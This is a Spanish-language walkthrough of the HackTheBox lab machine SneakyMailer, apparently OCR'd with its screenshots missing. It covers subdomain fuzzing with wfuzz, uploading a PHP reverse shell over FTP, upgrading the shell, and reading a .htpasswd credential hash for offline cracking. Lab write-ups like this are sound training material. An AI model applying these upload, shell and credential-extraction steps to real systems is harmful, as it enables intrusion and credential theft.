
wfuzz -H 'HOST:FUZZ.sneakycorp.htb' -w /usr/share/dnsrecon/subdomains-top1mil-5000.txt -u sneakycorp.htb --hc 301




encontramos dev por lo cual este lo guardamos en /etc/hosts





al resolver encontramos una pestaña de register






identica a la que ya habiamos encontrado pero esta con subdmomain dev
hacemos la prueba de nuevo aqui cambie shell por y añadi unas comillas ”





aqui podremos subir una reverse shell
levantamos netcat y guardamos una shell reversa en el file usamos la de pentest monkey




importante cambiar la extension

```
~/machineshtb/SneakyMailer
mv shell.txt shell.php

~/machineshtb/SneakyMailer
```

Este paso hay que hacerlo rapido y validar con ls que se sube el archivo porque no nos genera la reverse sehll


```
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||65270|)
150 Ok to send data.
100% |*****************************************************************************
226 Transfer complete.
3909 bytes sent in 00:00 (23.80 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||6865|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 May 26  2020 css
drwxr-xr-x    2 0        0            4096 May 26  2020 img
-rwxr-xr-x    1 0        0           13742 Jun 23  2020 index.php
drwxr-xr-x    3 0        0            4096 May 26  2020 js
drwxr-xr-x    2 0        0            4096 May 26  2020 pypi
drwxr-xr-x    4 0        0            4096 May 26  2020 scss
--wxrw-rw-    1 1001     1001         3909 Oct 31 23:04 shell.php
-rwxr-xr-x    1 0        0           26523 May 26  2020 team.php
drwxr-xr-x    8 0        0            4096 May 26  2020 vendor
226 Directory send OK.
ftp>
```




404 Not Found

---


nginx/1.14.2



mejoramos la shell
Mejora de shells
en victima
script /dev/null -c bash
ctrl +z
en kali
stty raw -echo; fg
victima
reset xterm
echo $TERM
export TERM=xterm
echo $TERM
en my kali hacemos esto para ver proporcioens
stty size
en victima
stty rows 39 columns 169
##MOVIMIENTO LATERAL###
enumeramos usuarios, vemos que la flag esta en low pero no tenemos acceso a ese usuario



buscando procesos vemos que low esta corriendo uno
ps aux | grep 'low'



lo buscamos pero no nos deja hacer mucho
tambien encontramos un proceso utilizado por pypi

```
root       650  0.0  0.0   2284    80 ?        S    22:22   0:00 /usr/sbin/courierlogger -pid=/run/courier/imapd-ssl.pid -start -name=imapd-ssl /usr/sbin/couriertcpd -a
root       651  0.0  0.0   4768  1784 ?        S    22:22   0:00 /usr/sbin/couriertcpd -address=0 -maxprocs=40 -maxperip=20 -access=/etc/courier/imapaccess.dat -nodnslo
pypi       715  0.0  0.6  36808 25884 ?        Ss   22:22   0:03 /var/www/pypi.sneakycorp.htb/venv/bin/python3 /var/www/pypi.sneakycorp.htb/venv/bin/pypi-server -i 127.
root       718  0.0  0.5 198404 21156 ?        Ss   22:22   0:00 php-fpm: master process (/etc/php/7.3/fpm/php-fpm.conf)
root       727  0.0  0.0   6620  2804 ?        Ss   22:22   0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
root       731  0.0  0.0   5612  1556 tty1     Ss+  22:22   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
```

```
www-data@sneakymailer:~$ ps aux | pypi
bash: pypi: command not found
www-data@sneakymailer:~$ ps aux | grep pypi
pypi       715  0.0  0.6  36808 25884 ?        Ss   22:22   0:03 /var/www/pypi.sneakycorp.htb/venv/bin/python3 /var/www/pypi.sneakycorp.htb/venv/bin/pypi-server -i 1
.0.1 -p 5000 -a update,download,list -P /var/www/pypi.sneakycorp.htb/.htpasswd --disable-fallback -o /var/www/pypi.sneakycorp.htb/packages
www-data  4150  0.0  0.0   3084   884 pts/0    S+   23:34   0:00 grep pypi
www-data@sneakymailer:~$
```


hay un archivo interesante el .htpasswd lo buscamos y podemos leer
cd var/www/pypi.sneakycorp.htb

```
www-data@sneakymailer:~$ ps aux | pypi
bash: pypi: command not found
www-data@sneakymailer:~$ ps aux | grep pypi
pypi       715  0.0  0.6  36808 25884 ?        Ss   22:22   0:03 /var/www/pypi.sneakycorp.htb/venv/bin/python3 /var/www/pypi.sneakycorp.htb/venv/bin/
.0.1 -p 5000 -a update,download,list -P /var/www/pypi.sneakycorp.htb/.htpasswd --disable-fallback -o /var/www/pypi.sneakycorp.htb/packages
www-data  4150  0.0  0.0   3084   884 pts/0    S+   23:34   0:00 grep pypi
www-data@sneakymailer:~$ cd /var/www/pypi.sneakycorp.htb/
www-data@sneakymailer:~/pypi.sneakycorp.htb$ ls -lah
total 20K
drwxr-xr-x 4 root root     4.0K May 15  2020 .
drwxr-xr-x 6 root root     4.0K May 14  2020 ..
-rw-r--r-- 1 root root       43 May 15  2020 .htpasswd
drwxrwx--- 2 root pypi-pkg 4.0K Jun 30  2020 packages
drwxr-xr-x 6 root pypi     4.0K May 14  2020 venv
www-data@sneakymailer:~/pypi.sneakycorp.htb$ cat .htpasswd
pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
www-data@sneakymailer:~/pypi.sneakycorp.htb$
```


una credencial parece que cifrada tambien vemos que hay otro dominio aparte de dev y es pypi

```
www-data@sneakymailer:~$ ls -lah
total 24K
drwxr-xr-x  6 root root 4.0K May 14  2020 .
drwxr-xr-x 12 root root 4.0K May 14  2020 ..
drwxr-xr-x  3 root root 4.0K Jun 23  2020 dev.sneakycorp.htb
drwxr-xr-x  2 root root 4.0K May 14  2020 html
drwxr-xr-x  4 root root 4.0K May 15  2020 pypi.sneakycorp.htb
drwxr-xr-x  8 root root 4.0K Jun 23  2020 sneakycorp.htb
www-data@sneakymailer:~$
```


validamos el hash parece un simple md5




lo guardamos en un archivo recordemos que jhon no lee el usuario solo el hash



